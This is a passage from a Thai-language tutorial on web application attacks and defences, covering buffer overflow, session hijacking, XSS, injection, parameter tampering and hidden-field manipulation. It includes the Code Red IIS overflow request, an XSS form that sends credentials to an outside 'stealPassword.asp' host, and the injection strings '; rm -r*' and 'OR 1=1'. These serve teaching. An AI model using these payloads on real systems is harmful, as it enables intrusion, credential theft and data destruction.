แล้วผู้บุกรุกจะทำการ overide การส่งตำแหน่งที่อยู่อย่างไร ผู้บุกรุกได้ถูกควบคุมจำกัดบริเวณ stack ที่บัฟเฟอร์ใช้เก็บข้อมูล ถ้าผู้พัฒนาโปรแกรมได้จองบัฟเฟอร์โดยระบุค่าไว้และผู้บุกรุกได้ใส่ค่าอินพุตที่เกินกว่าที่กำหนดไว้ ค่าอินพุตดังกล่าวก็อาจจะล้นบัฟเฟอร์และไปทับซ้อนกับ stack ตัวอื่นๆ รวมไปถึงฟังค์ชันที่มีการส่งตำแหน่งของ stack ด้วยการ overide stack นี้ ผู้บุกรุกสามารถที่จะใส่ชุดคำสั่งที่ไม่ประสงค์ดีและตั้งค่าตำแหน่งที่จะถูกส่งกลับไปยังชุดคำสั่งเหล่านั้น ดังนั้นเมื่อมีฟังค์ชันส่งค่ากลับมา ชุดคำสั่งก็จะถูกประมวลผล

ถึงแม้ว่าวิธีนี้ฟังดูแล้วค่อนข้างซับซ้อนที่จะนำไปใช้ จึงขึ้นอยู่กับความสามารถของผู้บุกรุกที่จะตรวจพบและทำการโจมตีช่องโหว่นี้ไปยังเวปแอพลิเคชัน และฐานข้อมูล การโจมตีแบบ buffer overflow นี้มักจะปรากฏในรูปแบบของพารามิเตอร์ของคำร้องขอ http ยาวๆ ตัวอย่างคือ คำร้องขอต่อไปนี้เคยถูกใช้โดย internet worm code red เพื่อที่จะทำให้เกิด buffer overflow ใน Microsoft IIS default.ida ซึ่งเป็นหน้าเริ่มต้น

GET

/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN

NNNNNNNNNNN

NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN

NNNNNNNNNNNNNNNNNNNNNNN

NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN

NNNNNNNNNNNNNNNNNNNN

NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801

%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u81

90%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a

การโจมตีแบบบัฟเฟอร์โอเวอร์โฟวร์สามารถป้องกันได้โดยการตรวจสอบค่าที่ได้รับจากผู้ใช้งาน โดยแต่ละค่าที่รับเข้ามาจะต้องถูกตรวจสอบว่าตรงตามขนาดที่ระบุไว้หรือไม่ ถ้าเกิดมีการใส่ค่าที่เกินกว่าบัฟเฟอร์ที่จองไว้ ก็ควรมีการทำลายค่าหรือบล๊อกดังกล่าว

3.1.2 Session hijacking

รู้จักกันในรูปแบบของ TCP session hijacking ซึ่งเป็นการเข้าไปครอบครองการใช้งาน session ของผู้ใช้คนอื่น โดยการปลอมเป็นผู้ใช้ที่ได้รับอนุญาต ซึ่งจะระบุตัวตนด้วย session ID อาจจะกระทำด้วยการสุ่มเดาค่า session โดยที่ผู้บุกรุกจะสามารถทำได้ทุกอย่างที่ผู้ใช้คนนั้นสามารถกระทำได้กับระบบ

โดยทั่วไปแล้ว session ID จะถูกเก็บไว้ในคุกกี้หรือURL สำหรับการติดต่อสื่อสารส่วนใหญ่แล้วจะต้องมี กระบวนการยืนยันตัวตน session hijacking ถูกใช้ในขณะที่มีการทำ session โดยการบุกรุกอาจจะตรวจพบหรืออาจไม่ก็ได้ ขึ้นอยู่กับความรู้ทางด้านเทคนิคของผู้ใช้งานและความรู้ด้านการโจมตี อาจเป็นไปได้ถ้าเวปไซต์ไม่มีการตอบสนองแบบปกติหรือต้องการให้ผู้ใช้งานทำการใส่ข้อมูลหรือหยุดการทำงานโดยไม่มีเหตุผล ในขณะนั้นอาจมีการทำ session hijacking ได้

รายละเอียดของช่องโหว่นี้คือโดยทั่วไปแล้ว http จะไม่มีการรักษาสถานะภาพไว้ ดังนั้นการออกแบบแอพลิเคชันจำเป็นที่ต้องพัฒนาให้มีเส้นทางเชื่อมระหว่างหลายๆการเชื่อมต่อจากผู้ใช้งานคนเดียวกันแทนที่จะมีการให้ยืนยันตนทุกๆครั้งที่มีการคลิกเวปแอพลิเคชัน เซสชันคือชุดของการเชื่อมต่อระหว่างสองการจุดที่เกิดขึ้นในการติดต่อเพียงครั้งเดียว เมื่อ ผู้ใช้งานมีการสร้างเซสชันบนเซิร์ฟเวอร์เพื่อที่จะรักษาสถานะภาพการเชื่อมต่อของการร้องขออื่นที่มาจากผู้ใช้งานคนเดียวกัน

แอพลิเคชันใช้เซสชันเพื่อที่จะเก็บพารามิเตอร์ซึ่งสัมพันธ์กันกับผู้ใช้งาน ค่าเซสชันจะยังสามารถใช้ได้บนเซิร์ฟเวอร์ตราบใดที่ผู้ใช้งานคนนั้นยังใช้งานภายในระบบอยู่ เซสชันจะถูกทำลายเมื่อผู้ใช้งานมีการล๊อกเอาท์จากระบบหรือหลังจากไม่มีการกระทำใดๆในช่วงเวลาที่กำหนดไว้ เมื่อเซสชันถูกทำลาย ข้อมูลของผู้ใช้งานก็ควรที่จะถูกทำลายจากพื้นที่หน่วยความจำเช่นเดียวกัน

เลขระบุเซสชัน (Seesion ID) จะระบุด้วยตัวอักขระอาจจะเป็น long, ค่าสุ่ม หรือ alpha-numeric ที่จะถูกส่งระหว่างผู้ใช้งานกับทางเซิร์ฟเวอร์ โดยทั่วไปแล้วเลขระบุเซสชันจะถูกเก็บไว้ในคุกกี้, url และ hidden field ของเวปเพจ ซึ่งบางทีจะเก็บไว้ในรูปแบบนี้

http://161.246.5.124/view/7AD30725122120803

ถ้าในหน้าของ html เลขระบุเซสชันก็จะเก็บอยู่ใน hidden field ดังนี้

<input type="hidden" name="sessionID" value="54321abcd">

บางทีค่าคุกกี้จะถูกตั้งให้ถูกลบหลังจากที่มีการปิดบราวเซอร์ นี้คือในกรณีของ "session cookies" หรือ "non-persistent" cookies และค่าคุกกี้ที่มีการใช้บนเซสชันผู้ใช้งานก่อนหน้า เช่น มีการตั้งให้ "Remember Me" จะอยู่ในกรณีของ "persistent" cookies โดยค่าคุกกี้นี้จะถูกเก็บไว้ในหน่วยความจำของผู้ใช้งาน เช่น C:\Documents and Settings\username\Cookies สำหรับ ie ใน windows 2000

Session hijacking สามารถทำให้ผู้บุกรุกควบคุมเซสชัน, brute forced หรือ reverse-engineered session ID เพื่อที่จะควบคุมเซสชันที่ได้ผ่านการยืนยันตนแล้ว ในขณที่เซสชันนั้นยังใช้งานได้อยู่ ในแอพลิเคชันส่วนใหญ่ หลังจากการโจมตีแล้วผู้บุกรุกจะได้รับสิทธิ์อย่างเต็มที่ที่จะเข้าดูข้อมูลของผู้ใช้งาน และกระทำการใดๆแทนบุคคลที่ถูกปล้นเซสชัน

เทคนิคการทำ Session hijacking มีอยู่ 3 แบบหลักๆคือ

1. Brute force โดยผู้บุกรุกพยายามเข้าสู่ระบบ โดยใช้หลายๆ ID จนกว่าจะสำเร็จ
2. Calculate โดยทั่วไปแล้วเลข ID อาจจะถูกสร้างขึ้นในรูปแบบที่ไม่สุ่ม และอาจคำนวณหาได้
3. Steal ใช้หลายๆเทคนิครวมกัน เพื่อที่จะทำให้ผู้บุกรุกได้ เซสชัน ID ไป

ในกระบวนการทำ Brute force นั้นผู้บุกรุกจะลองใส่ค่า ID จำนวนหลายครั้ง ตัวอย่างดัง url ต่อไปนี้ที่ผู้บุกรุกพยายามที่จะเดาเลขระบุเซสชัน

http://161.246.5.124/view/VW30422101518909

http://161.246.5.124/view/VW30422101520803

http://161.246.5.124/view/VW30422101522507

โดยเลขระบุเซสชันอาจถูกขโมยได้โดยหลากหลายเทคนิคไม่ว่าจะเป็นการดักจับทราฟิกการใช้โทรจัน บนเครื่องของผู้ใช้ การใช้ http เพื่อที่จะอ้างอิงว่า เลขระบะเซสชันถูกเก็บไว้ที่ใดใน query พารามิเตอร์ และการทำ Cross-site scripting

3.1.3 Cross-site scripting (XSS)

คือช่องโหว่ทางด้านความปลอดภัยซึ่งผู้บุกรุกใส่ชุดคำสั่งที่ผิดแปลกลงไปยังลิงค์ที่ปรากฏอยู่ในแหล่งข้อมูลที่น่าเชื่อถือ เมื่อมีผู้ใช้งานคลิกไปยังลิงค์นั้น ชุดคำสั่งที่ฝังตัวจะถูกส่งไปทำงานบนคอมพิวเตอร์ของผู้ใช้งาน ส่งผลให้ผู้บุกรุกสามารถขโมยข้อมูลได้ตามต้องการ

รูปแบบของเวปที่จะมีการส่ง error message อัตโนมัติ รวมไปถึงข้อมูลที่ผู้ใช้กรอกจะทำให้ผู้บุกรุกสามารถสลับ html ที่ควบคุมของฟอร์มและหรือเพจ ตัวอย่างเช่นผู้บุกรุกอาจแทรกโค๊ดไปยังลิงค์ที่อยู่ในกระทู้หรือในข้อความใดๆ ผู้บุกรุกอาจใช้การปลอมอีเมล์ (Email spoofing) เพื่อที่จะหลอกลวงว่ามาจากแหล่งที่น่าเชื่อถือ

การที่จะป้องกัน cross-site scripting นั้น ควรที่จะมีการตรวจสอบเวปแอพลิเคชันว่าควรที่จะมีกลไกรักษาความปลอดภัย และเซิร์ฟเวอร์มีการตรวจสอบค่าอินพุตที่เข้ามาเช่นเดียวกัน

รายละเอียดของช่องโหว่นี้คือ การโจมตีแบบ Cross-site scripting เกิดขึ้นเมื่อผู้บุกรุกใช้ช่องโหว่ของแอพลิเคชันและสร้างคำร้องขอต่างๆจากสคริปที่ไม่ประสงค์ดี โดยส่งผลให้สคริปที่ทำไว้แสดงต่อผู้ใช้งานอื่นภายหลัง โดยอาจจะอยู่ในรูปแบบ hyperlink หรือตำแหน่งอื่นที่ทำให้มีการวางลิงค์ไว้ ไม่ว่าจะอยู่ในเวปไซต์ เวปบอร์ด อีเมล์ เมสเสจต่างๆ ถ้าผู้ใช้งานกดที่ลิงค์ดังกล่าวข้อมูลที่ไม่ประสงค์ดีก็จะถูกส่งไปยังเวปแอพลิเคชั่น ซึ่งจะแสดงผลไปยังหน้าจอผู้ใช้งาน ซึ่งโดยทั่วไปแล้วผู้ใช้งานจะไม่รู้ตัวว่าได้ไปยังแหล่งข้อมูลอื่นแล้ว และก็ยังคงเชื่อข้อมูลที่กำลังแสดงอยู่ในขณะนั้น

ตัวอย่างเช่น เวปแอพลิเคชั่นที่ต้องให้ผู้ใช้งานทำการล็อกอินเพื่อเข้าสู่ระบบ ซึ่งต้องใส่ค่าชื่อและรหัสผ่าน และจะถูกตรวจสอบในฐานข้อมูล สมมติว่าระบบล็อกอินมีสองหน้าคือ Login.asp ซึ่งจะมีฟอร์มรับค่าชื่อและรหัสผ่านของผู้ใช้งาน CheckCredentials.asp เป็นหน้าที่ตรวจสอบข้อมูลที่ได้มาว่าถูกต้องหรือไม่ ถ้าไม่ถูกต้องก็จะทำการ Response.Redirect ไปยังหน้าล็อกอินใหม่และอาจมีการเรียกค่า เช่น

```
Response.Redirect("Login.asp?ErrorMessage=Invalid+username+or+password")
```

และหน้า logon.asp จะมีการแสดง error message แสดงค่าว่ามีการใส่ค่าที่ไม่ถูกต้อง ดังนี้

```
<form method="POST" action="CheckCredentials.asp">
<!-- display error message, if it exists -->
<%=request.querystring("ErrorMessage")%>
Username: <input type="text" name="UserName"><br>
Password: <input type="password" name="Password"><br>
```

<input type="submit" name="submit" value="log in!">

</form>

โดยถ้าใช้เทคนิคนี้ เมื่อผู้ใช้งานพยายามที่จะล๊อกอินด้วยชื่อและรหัสผ่านที่ไม่ถูกต้องก็จะกลับมายังหน้า login.asp และจะมีข้อความแสดงว่ามีการใส่ค่าชื่อและรหัสผ่านที่ไม่ถูกต้อง โดยถ้าผู้บุกรุกทำการฝัง java script code ลงไปยังหน้าที่แสดงข้อความผิดพลาด ส่งผลให้เมื่อมีการเรียกไปยัง Login.asp อีกก็จะมีการเปลี่ยนทิศทางดังต่อไปนี้

http://161.246.5.124/Login.asp?ErrorMessage=</form><form method="POST"

action="161.246.5.125/passwordstealer.asp">

โดยที่หน้าดังกล่าวมีรูปแบบคล้ายกับหน้า Login.asp ดังนี้

<form method="POST" action="somepage.asp">

</form><form method="POST" action="http://161.246.5.125/stealPassword.asp">

Username: <input type="text" name="UserName">

Password: <input type="password" name="Password">

<input type="submit" name="submit" value="log in!">

</form>

โดยที่ผู้บุกรุกฝังสคริปลงไปยัง html เมื่อผู้ใช้งานเข้าสู่หน้าตังกล่าวก็จะมีการร้องขอให้ผู้ใช้งานใส่ชื่อและรหัสผ่าน แล้วข้อมูลดังกล่าวก็จะถูกส่งไปยังลิงค์ต่อไปนี้

http://161.246.5.125/stealPassword.asp

และหลังจากนั้น ผู้บุกรุกจะได้รับข้อมูลชื่อ และรหัสผ่านจากเวปไซต์ที่ฝังสคริปไว้

3.1.4 การทำอินเจคชั่น (Injection Flaw)

ช่องโหว่นี้จะทำให้ผู้บุกรุกใส่โค๊ดที่เป็นอันตรายผ่านเวปแอพลิเคชั่นไปยังระบบ การบุกรุกแบบนี้รวมไปถึงการใช้ system call ในการเรียกใช้ระบบปฏิบัติการการใช้โปรแกรมติดต่อภายนอกด้วย shell command เช่นเดียวกับที่รู้จักกันในการบุกรุกฐานข้อมูลผ่านทาง SQL (SQL injection เป็นต้น) ซึ่งอาจจะเป็นสคริปในภาษา Perl,Python และภาษาอื่นๆที่สามารถใส่เข้าไปในเวปแอพลิชันที่ถูกออกแบบไว้ไม่ดีนักแล้วสั่งให้มันทำงาน เมื่อใดก็ตามที่เวปแอพริเคชันนั้นใช้สคริปเหล่านั้นที่จะก่อให้เกิดอันตรายของการโจมตีแบบใส่โค๊ดดังกล่าว

เวปแอพลิเคชันจำนวนมากได้ใช้คุณสมบัติที่ให้มาพร้อมกับระบบปฏิบัติการและฟังก์ชันการทำงานจากโปรแกรมที่ติดตั้ง การส่งเมลก็เป็นอีกหนึ่งอย่างที่เป็นการทำงานจากโปรแกรมภายนอก แต่ก็ยังมีอีกหลายโปรแกรมที่ใช้ข้อมูลจากภายนอกเช่นเดียวกัน เมื่อเวปแอพลิเคชันทำการส่งคำร้องขอ HTTP ผ่านส่วนการร้องขอภายนอกมันจะต้องมีการตรวจสอบอย่างระมัดระวังอันดับหนึ่ง อีกนัยหนึ่งผู้บุกรุกสามารถใส่ตัวอักขระพิเศษ, ชุดคำสั่งที่แปลกหรือชุดคำสั่งที่ถูกออกแบบอย่างเป็นพิเศษใส่เข้าไปยังข้อมูล และเวปแอพลิเคชั่นก็ได้ผ่านค่าดังกล่าวไปยังระบบภายนอกเพื่อประมวลผลคำสั่ง

SQL injection เป็นอีกวิธีหนึ่งที่แพร่ขยายและเป็นอีกรูปแบบการฉีดข้อมูลที่อันตราย เพื่อที่จะหาช่องโหว่ของ SQL injection นี้ ผู้บุกรุกต้องหาค่าพารามิเตอร์เพื่อทำให้เวปแอพลิเคชั่นผ่านค่าไปยังฐานข้อมูล และฝังชุดคำสั่ง SQLอย่างระมัดระวังลงไปในพารามิเตอร์ดังกล่าว โดยผู้บุกรุกสามารถผ่านค่าให้กับเวปแอพลิเคชั่น ให้ส่งต่อค่าที่ผิดแปลกไปยังฐานข้อมูล การโจมตีแบบนี้ไม่ค่อยซับซ้อนนักและมีเครื่องมือที่จะสแกนหาช่องโหว่เหล่านี้ทั่วไปทำให้เกิดความเสียหาย เท่าที่ผู้บุกรุกได้ใส่ค่าเข้าไปหรืออาจจะทำลายข้อมูลในฐานข้อมูลเลยก็ได้

การโจมตีแบบ injection เป็นวิธีที่จะค้นพบและหาช่องโหว่ได้ง่ายและผู้บุกรุกก็ต้องมีความสามารถปิดบังตัวเองอย่างมากเช่นเดียวกัน ในอีกกรณีหนึ่งการใช้การเรียกจากภายนอก (external call) มีการใช้อย่างแพร่หลาย ดังนั้นเวปพลิเคชันควรที่จะมีการพิจารณาคำสั่งที่อาจมาพร้อมกับช่องโหว่ของการ injection ค่อนข้างสูง

ตัวอย่าง

พารามิเตอร์ที่ผิดแปลกสามารถที่จะปรับเปลี่ยนการกระทำได้โดยใช้ system call ที่โดยปกติแล้วจะเป็นการเรียกใช้งานจากผู้ใช้ปัจจุบันเพื่อที่จะเข้าไปยังไฟล์อีกไฟล์หนึ่ง (ตัวอย่างเช่น การรวมส่วนของ "../"อักขระบางส่วนที่ใส่เข้าไปในการร้องขอ file name) คำสั่งที่เพิ่มเข้ามาอาจจะต่อท้ายพารามิเตอร์ที่ถูกผ่านค่าไปยังshell command (เช่น "; rm -r*") ตามด้วยคำสั่งอื่นๆ SQL Query สามารถถูกแก้ไขและเพิ่มเติมและเป็นข้อบังคับต่างๆ ไปยังเงื่อนไข where (เช่น "OR 1=1") เพื่อที่จะได้รับการอนุญาตเข้าสู่ข้อมูลที่ไม่มีสิทธิ์เข้าใช้งาน

วิธีป้องกันวิธีที่ง่ายที่สุดที่จะป้องกันจากการโจมตีแบบ injection คือหลีกเลี่ยงการเข้าถึงระบบแบบการเรียกจากภายนอกเท่าที่เป็นไปได้ สำหรับหลายๆ shell commands และบางsystem calls ก็ยังมีการใช้ไลบราลีบางตัวอาจไม่ได้มีการแปลคำสั่งไปยังระบบปฏิบัติการโดยตรง ดังนั้นควรหลีกเลี่ยงปัญหาที่อาจเกิดจำนวนมากจากการใช้ shell command นั้น

สำหรับการเรียกนั้นยังไงก็ยังต้องมีการใช้งานอยู่ ตัวอย่างเช่นเรียกใช้ดึงข้อมูลจากฐานข้อมูล จึงต้องระวังเกี่ยวกับข้อมูลที่ต้องแน่ใจว่าไม่มีข้อมูลใดที่ผิดแปลกไป และสามารถที่จะสร้างการร้องขอได้หลายรูปแบบที่จะทำให้มั่นใจว่ารูปแบบข้างต้นได้รองรับพารามิเตอร์ที่ปกป้องข้อมูลไว้มากกว่าที่จะไปประมวลผลข้อมูลดังกล่าว การใช้กระบวนการเก็บข้อมูลหรือเตรียมชุดข้อมูล จะต้องมีการทำการป้องกันไว้เช่นเดียวกัน เพื่อรองรับอินพุตให้ตรงกับข้อมูลที่มีอยู่ การดำดรวจสอบเหล่านี้ ช่วยลดความเสี่ยงแต่ก็ยังไม่ครบถ้วนสมบูรณ์เท่าไรนัก เพราะยังมีการใช้การเรียกจากภายนอกอยู่ จึงต้องตรวจสอบอินพุต เพื่อที่จะให้แอพลิเคชันทำงานได้ตามปกติ

อีกวิธีหนึ่งวิธีที่ป้องกันได้อย่างแข็งแกร่งกับคำสั่ง injection คือต้องการตรวจสอบว่าเวปแอพลิเคชันรันเฉพาะในฟังก์ชันการทำงานที่วางไว้เท่านั้น ดังนั้นจึงไม่ควรที่จะรันเวปเซิร์ฟเวอร์เป็น root หรือเข้าสู่ระบบฐานข้อมูลด้วย Db ADMIN อีกนัยหนึ่งคือผู้บุกรุกสามารถกระทำตนเป็น admin โดยการได้รับสิทธิ์ดังกล่าวเพื่อเข้าสู่เวปแอพลิเคชันได้ด้วยเช่นกัน บางองค์ประกอบของ J2EE อนุญาตให้ผู้ใช้งานใช้ Java Sand Box ซึ่งจะป้องกันการประมวลผลค่าสิ่งของคำสั่งระบบ (System commands)

ถ้ามีการใช้คำสั่งภายนอก ข้อมูลของผู้ใช้ที่กำลังถูกใส่เข้าไปยังชุดคำสั่งควรที่จะมีการตรวจสอบที่เข้มแข็ง กลไกควรที่จะมีการวางตัวจัดการกับความผิดพลาดที่เป็นไปได้ทั้งหมด timeouts หรือ การ blockages ขณะที่มีการเรียก ส่วนเอาท์พุตทั้งหมดที่มีการส่งโค๊ดกลับและส่ง error โค๊ดจากการเรียกใช้ ควรที่จะมีการตรวจสอบเช่นเดียวกัน อย่างน้อยแล้ววิธีป้องกันที่กล่าวมาทั้งหมด จะทำให้ป้องกันสิ่งผิดพลาดหรืออีกนัยหนึ่งคือการบุกรุกที่อาจจะเกิดขึ้นและอาจตรวจสอบไม่ได้เลย

3.1.5 Query Poisoning

คือวิธีที่ผู้บุกรุกใช้วิธีการฉีดหรือฝังคำสั่ง sql ลงไปใน query พารามิเตอร์ เช่นกล่องรับข้อความ บนเวปเพจของเวปไซต์ที่จะโจมตี โดยทั่วไปแล้ว เวปแอพลิเคชันจะส่ง query string และค่าพารามิเตอร์ไปยังฐานข้อมูลเพื่อที่จะเอาข้อมูลที่ถูกร้องขอจากฐานข้อมูล ผู้บุกรุกอาจใช้การส่งแบบนี้ได้เนื่องจาก สามารถใส่คำสั่ง sql ลงไปในพารามิเตอร์เหล่านี้ การโจมตีแบบนี้เกิดขึ้นเนื่องจากไม่มีการตรวจสอบความถูกต้องของค่าอินพุตใดๆที่มาจากผู้ใช้งาน ซึ่งเกิดขึ้นจากขาดความรอบคอบในการเขียนโปรแกรม

ผู้บุกรุกใช้วิธีการฉีดหรือฝังคำสั่ง sql ลงไปใน query พารามิเตอร์ เช่น กล่องรับข้อความบนเวปเพจของเวปไซต์ที่จะโจมตี โดยทั่วไปแล้ว เวปแอพลิเคชันจะส่ง query string และค่าพารามิเตอร์ไปยังฐานข้อมูลเพื่อที่จะเอาข้อมูลที่ถูกร้องขอจากฐานข้อมูล

ฐานข้อมูลควรมีการตั้งค่าที่ถูกต้องเพื่อที่จะกำจัดค่าที่ไม่จำเป็นของผู้ใช้งานและกระบวนการเก็บข้อมูลในฐานข้อมูล การใช้รูปแบบโครงสร้าง sql query เช่น กระบวนการเก็บข้อมูลและการจัดการ statement ที่ดี จะทำให้การโจมตีแบบ Query poisoning เกิดขึ้นได้ยาก

3.1.6 Parameter tampering

เป็นการโจมตีเป้าหมายด้วยการทำงานของลอจิก โดยใช้ช่องโหว่ของ hidden fieldหรือ fixed field (เช่น แท็ก hidden ในฟอร์มหรือพารามิเตอร์ใน URL) โดยกระทำโดยการเปลี่ยนแปลงพารามิเตอร์เพื่อที่จะผ่านกระบวนการยืนยันตนไปให้ได้

หน้าที่หลักของเวปเซิร์ฟเวอร์คือให้บริการไฟล์ และในขณะที่มีการแลกเปลี่ยนพารามิเตอร์หรือเซสชันระหว่างเวปบราวเซอร์กับเวปแอพลิเคชัน พารามิเตอร์ก็จะถูกส่งค่าโดยการใช้ URL query string, form field และ คุกกี้

ตัวอย่างของ parameter tampering คือการเปลี่ยนค่าพารามิเตอร์ในฟอร์ม โดยทั่วไปแล้วเมื่อผู้ใช้งานเลือก html เพจ ก็จะมีการเก็บค่าเหล่านี้และส่งไปในรูปแบบคำร้องขอ http ค่าเหล่านี้เป็นไปได้ทั้ง(combo box, check box, radio button เป็นต้น) โดยทุกๆค่านี้สามารถถูกจัดการได้โดยผู้บุกรุก ซึ่งทำได้ง่ายๆ โดยวิธีการบันทึกหน้านั้นไว้ แล้วแก้ไขโค๊ด และทำการ reload กลับขึ้นไปยังเวปบราวเซอร์

ส่วนของ hidden field ที่เป็นค่าพารามิเตอร์ที่ซ่อนผู้ใช้งานอยู่ โดยทั่วไปแล้วจะเก็บข้อมูลไว้สำหรับเวปแอพลิเคชัน ตัวอย่างเช่น

```
<input type="hidden" name="price" value="59.90">
```

combo box,check box และ radio box เป็นอีกส่วนที่มีการส่งค่าพารามิเตอร์แบบpre-selected ที่มีการส่งข้อมูลระหว่างหน้าต่างๆ ในขณะเดียวกันก็อนุญาตให้ผู้ใช้งานเลือกค่าได้หลากหลาย ในรูปแบบการโจมตีแบบ parameter tampering นั้น ผู้บุกรุกอาจจะจัดการกับค่าเหล่านี้ ตัวอย่างเช่นฟอร์มของคอมโบบ๊อซนี้

```
<FORM METHOD=POST ACTION="xferMoney.asp">
Source Account: <SELECT NAME="SrcAcc">
<OPTION VALUE="123456789">******789</OPTION>
```

<OPTION VALUE="868686868">******868</OPTION></SELECT>

Amount: <INPUT NAME="Amount" SIZE=20>

Destination Account: <INPUT NAME="DestAcc" SIZE=40>

<INPUT TYPE=SUBMIT> <INPUT TYPE=RESET>

</FORM>

ผู้บุกรุกอาจจะลักลอบเพิ่มบัญชีผู้ใช้งานลงไปใน html โค๊ดระหว่างสองบัญชีผู้ใช้งาน ค่าใหม่ของคอมโบบ๊อซจะถูกแสดงบนเวปบราวเซอร์ และผู้บุกรุกก็สามารถเลือกใช้บัญชีผู้ใช้งานได้

ฟอร์ม html ที่รับค่ามีสองวิธีคือ GET และ POST การใช้ method GET คือทุกๆฟอร์มพารามิเตอร์และค่านั้นจะปรากฏใน query string ของ url ต่อไป ที่จะปรากฏต่อผู้ใช้งาน ผู้บุกรุกอาจเข้าไปเปลี่ยนแปลงค่า query string นี้ เช่น เวปเพจหนึ่งที่จะอนุญาตให้ผู้ใช้งานที่ผ่านการยืนยันตนแล้ว เลือกค่าในคอมโบบ๊อซและบัญชีเดบิตที่มีค่าหน่วยจำนวนเงินแสดงอยู่ เมื่อกดปุ่มยืนยันค่าก็จะถูกส่งไปยังเวปบราวเซอร์ เพื่อร้องขอค่าใน url ต่อไปนี้

http://161.246.5.124/example.asp?accountnumber=12345&debitamount=1

โดยผู้บุกรุกอาจจะเปลี่ยนแปลงค่าพารามิเตอร์ใน url (เลขที่บัญชีและจำนวนเงิน) เพื่อที่จะปรับค่าเช่นดังต่อไปนี้

http://161.246.5.124/example.asp?accountnumber=67891&creditamount=9999

และผู้บุกรุกก็สามารถจะปรับเปลี่ยนค่า mode พารามิเตอร์ เพื่อที่จะแก้ไขให้ได้รับสิทธิ์ต่างๆตามต้องการได้เช่นเดียวกัน

http://161.246.5.124/getpage.asp?id=77492&mode=readonly

3.1.7 Hidden field Manipulation

เป็นอีกช่องโหว่หนึ่งที่ใช้ส่วนของ hidden field ซึ่ง hidden field คือส่วนของค่าที่ถูกวางไว้ในฟอร์มของ Html แต่ได้ถูกซ่อนไว้ โดยใช้คีย์เวิรด์ “hidden” ตัวอย่างเช่น ในฟอร์มที่ต้องใส่หมายเลขบัตรเครดิต เพื่อที่จะทำการซื้อหนังสือเล่มหนึ่ง โดย Hidden field นี้อาจจะประกอบไปด้วยตัวระบุหนังสือและราคาหนังสือ โดย Hidden field ถูกใช้ใน E-commerce ส่วนใหญ่เพื่อที่จะให้มีการเปลี่ยนแปลงค่าได้ง่ายและสัมพันธ์กับข้อมูล

ยกตัวอย่างเหตุการณ์คือ ถ้าเราได้เข้าไปซื้อกล้อง โดยที่มีราคาอยู่ที่ 20000 บาท แต่เราได้เปลี่ยนค่าใน hidden field เป็นค่าอื่นๆ ตามที่ต้องการ แล้วส่งกลับไปคำนวณค่ายังเซิร์ฟเวอร์ ส่งผลให้ราคาสินค้าเป็นไปตามที่เรากำหนดไว้ โดยตัวอย่างของ Hidden field คือ

```
<form  action = "buy.php" method=get>
<input type="Hidden" name = "price" value = "20000 ">
<input type="Hidden" name = "product" value = "Brand newCamera">
```

โดยที่เราจะไปเปลี่ยนค่า price value ในที่นี้ถ้าเปลี่ยนเป็น 20 บาท ราคากล้องตัวนี้ทางเซิร์ฟเวอร์ก็จะคำนวณราคาให้เราเป็น 20 บาท เป็นต้น

รูปแบบการโจมตีแบบนี้ได้มีการใช้งานจริงในหลายๆ เวปแอพลิเคชันที่ทำการค้า โดย hidden field ไม่ได้ถูกใช้เฉพาะราคาสินค้าเท่านั้น ซึ่งอาจมีรูปแบบดังต่อไปนี้

- ข้อมูลควบคุมการเข้าระบบ
- ข้อมูลบัญชีผู้ใช้งาน (ชื่อผู้ใช้, หมายเลขบัญชี, ที่อยู่)

มีวิธีการป้องกันแอพลิเคชันจากปัญหา Hidden field manipulation ดังนี้

- มีการออกแบบแอพลิเคชั่น ที่มีการเข้ารหัสคุกกี้ และข้อมูลต่างๆที่มีการเปลี่ยนแปลงตลอด
- มีการติดตั้ง Firewall เพื่อควบคุมทราฟิกและทำให้แน่ใจว่าพารามิเตอร์ที่ถูกส่งไปยังเวปบราวเซอร์ไม่มีการเปลี่ยนแปลงใดๆ ก่อนที่จะกลับมายังเวปเซิร์ฟเวอร์

3.2 ระบบความปลอดภัยของเวปไซต์

3.2.1 การจัดเก็บข้อมูลที่ขาดความปลอดภัย

คำอธิบาย

เวปแอพพลิเคชั่นส่วนใหญ่มีความเป็นต้องเก็บข้อมูลที่ละเอียดอ่อนทั้งในดาต้าเบสหรือบนไฟล์ซิสเทมบางที่ ข้อมูลเหล่านี้อาจเป็นรหัสผ่าน, เลขบัตรเครดิต, ชื่อบัญชีผู้ใช้หรือข้อมูลส่วนบุคคล บ่อยครั้งนักที่เทคนิคการเข้ารหัสข้อมูลถูกใช้เพื่อปกป้องข้อมูลเหล่านี้ แต่ถ้าผู้ใช้งานมองข้ามการใช้งานการเข้ารหัสหรือใช้อย่างไม่รอบครอบ ก็จะเป็นการง่ายที่ผู้บุกรุกจะล่วงรู้เทคนิคการเข้ารหัส และสามารถเข้าสู่ข้อมูลได้อย่างง่ายดาย

โดยทั่วไปแล้วความผิดพลาดเกิดจาก

- การมองข้ามการเข้ารหัสข้อมูลที่มีความสำคัญ
- การเก็บข้อมูล Keys Certificates และรหัสผ่าน บนระบบที่ขาดความปลอดภัย

- การเก็บข้อมูลที่เป็นความลับบนแหล่งเก็บข้อมูลที่ไม่เหมาะสม
- การเลือกใช้งานอัลกอลิทึมที่ไม่เหมาะสม
- ความพยายามที่จะสร้างรูปแบบอัลกอลิทึมสำหรับการเข้ารหัสใหม่

ผลกระทบของการทำงานสามารถทำลายระบบการรักษาความปลอดภัยของเวปไซต์ และการเข้ารหัสข้อมูลที่ขาดความเหมาะสม ทำให้เกิดช่องโหว่กับระบบเวปไซต์ได้

ผลกระทบต่อระบบ

